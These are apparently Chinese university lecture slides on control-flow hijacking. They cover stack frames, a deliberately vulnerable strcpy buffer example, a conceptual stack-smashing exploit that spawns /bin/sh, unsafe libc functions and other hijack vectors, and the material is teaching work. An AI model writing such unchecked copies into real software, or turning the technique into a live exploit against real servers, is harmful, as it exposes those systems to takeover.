第2讲

软件安全（2）

控制流劫持攻击

大纲

- 控制流劫持攻击
- 防御方法简介
- Return to libc
- ROP

软件安全的重要性

- 软件攻击影响十分广泛，从财产损失到人身安全
- 大量软件漏洞被攻击者利用
- 随着软件规模的变大，漏洞越来越多…

… 软件已经融入了我们的生活

攻击

- **常见的攻击分为两种类型：**
  - 控制流劫持攻击
  - 基于web的攻击


控制流劫持攻击

- **攻击者目标:**
  - 获得目标机器的控制权
    - 通过劫持应用程序的控制流，在目标机器上执行任意的攻击代码
- **三种攻击实例**
  - 缓冲区溢出攻击
  - 整数溢出攻击
  - 格式化字符串漏洞

http://phrack.org/issues/49/14.html


Web 攻击

- **基于Web的攻击**
  1. 跨站脚本(Cross-site scripting, XSS)
  2. 跨站请求伪造(Cross-site request forgery)
  3. SQL注入(SQL injection)



1. 缓冲区溢出攻击

- **缓冲区溢出攻击普遍存在**
  - 1988年网络蠕虫 (fingerd)
  - Nat’l Vuln DB:缓冲区溢出漏洞占当年发现的所有CVE漏洞的百分比.




[National Vulnerability Database http://web.nvd.nist.gov/view/vuln/statistics 10 April 2017]

Morris worm

- 第一个Internet蠕虫
- 该蠕虫利用：
  - Unix 中sendmail程序debug模式的一个漏洞
  - fingerd 网络服务的一个 buffer overflow 漏洞
  - 弱登录口令设置

Stack of function activation records

```
void main()
{  func(1,2,3);
}

void func(int a, int b, int c)
{  char buffer1[5];
   char buffer2[10];
}
```




函数调用: *push*

- Parameters, current %EIP as return address, saved frame pointer, local vars

Stack of function activation records


```
void main()
{  func(1,2,3);
}

void func(int a, int b, int c)
{  char buffer1[5];
   char buffer2[10];
}
```



函数返回: ***pop***

- **Activation record,**
  update frame pointer using ebp,
  update %EIP using RET

栈帧




Larger memory addresses
parameters
return address
saved frame pointer
local variables
SP
Stack growth
Smaller memory addresses

缓冲区溢出

- 假设服务器程序包含以下函数:

```
void func(char *str) {
  char buf[128];

  strcpy(buf, str);
  do-something(buf);
}
```

- 当函数被调用时，堆栈中数据如图所示:




缓冲区溢出

- 假设服务器程序包含以下函数:

```
void func(char *str) {
  char buf[128];

  strcpy(buf, str);
  do-something(buf);
}
```


- 当函数被调用时，堆栈中数据如图所示:
- 如果字符串 `*str`大小为136字节 执行函数`strcpy`后，栈中数据如图所示:



栈利用(stack exploit)

- 问题：函数`strcpy()`没有对字符串的范围进行检查
- 假设执行函数`strcpy`后，栈中数据如图所示：

Program P: `exec("/bin/sh")`



- 当函数`func()`退出时，程序P将会执行，攻击者获得shell
- 注意：攻击代码在栈中执行

许多不安全的libc函数

```
strcpy (char *dest, const char *src)
strcat (char *dest, const char *src)
gets (char *s)
scanf (const char *format, … )
  ⋮
```


- “安全” 版本 `strncpy()`,`strncat()`也是不安全的
  - 如：`strncpy()`函数不能保证用空字符‘\0’终止目标字符串
- 更安全：`strlcpy`、`strcpy_s (Windows)`

利用缓冲区溢出

- **假设web服务器使用攻击者提供的URL来调用函数func()**
  - 攻击者发送一个200字节的URL，获取Web服务器shell
- **攻击前提条件:**
  - 程序P不应包含'\0'字符
  - 溢出应该保证在函数func()退出之前程序不能崩溃
- **此类型的远程缓冲区溢出示例：**
  - Picasa3 (1/2014)
  - RealNetworks RealPlayer (1/2014)
  - Overflow in Windows animated cursors (ANI) （CVE-2007-0038）
  - Buffer overflow in Symantec virus detection (5/2016)

控制劫持的方法

- **Stack smashing attack:**
  - 通过溢出本地缓冲区变量来覆盖堆栈激活记录中的返回地址
- **Function pointers:**
  - 溢出的**buf**将覆盖函数指针**FunPtr**
  - e.g., PHP 4.0.2, MS MediaPlayer Bitmaps
- **Longjmp buffers**
  - setjmp将寄存器(包括SP和FP)保存到堆栈中; longjmp恢复寄存器（如：C实现异常处理)
- **C++异常处理、SEH**




setjmp/longjmp

```
#include <stdio.h>
#include <signal.h>
#include <setjmp.h>

sigjmp_buf buf;

void handler(int sig) {
  siglongjmp(buf, 1);
}

main() {
  signal(SIGINT, handler);

  if (!sigsetjmp(buf, 1))
    printf("starting\n");
  else
    printf("restarting\n");

  while(1) {
     sleep(1);
     printf("processing...\n");
  }
}
```

```
greatwhite> ./restart
starting
processing...
processing...
processing...
restarting          <- Ctrl-c
processing...
processing...
restarting
processing.         <- Ctrl-c
processing...
processing...
```


Nonlocal jumps provide exceptional control flow within process

setjmp/longjmp

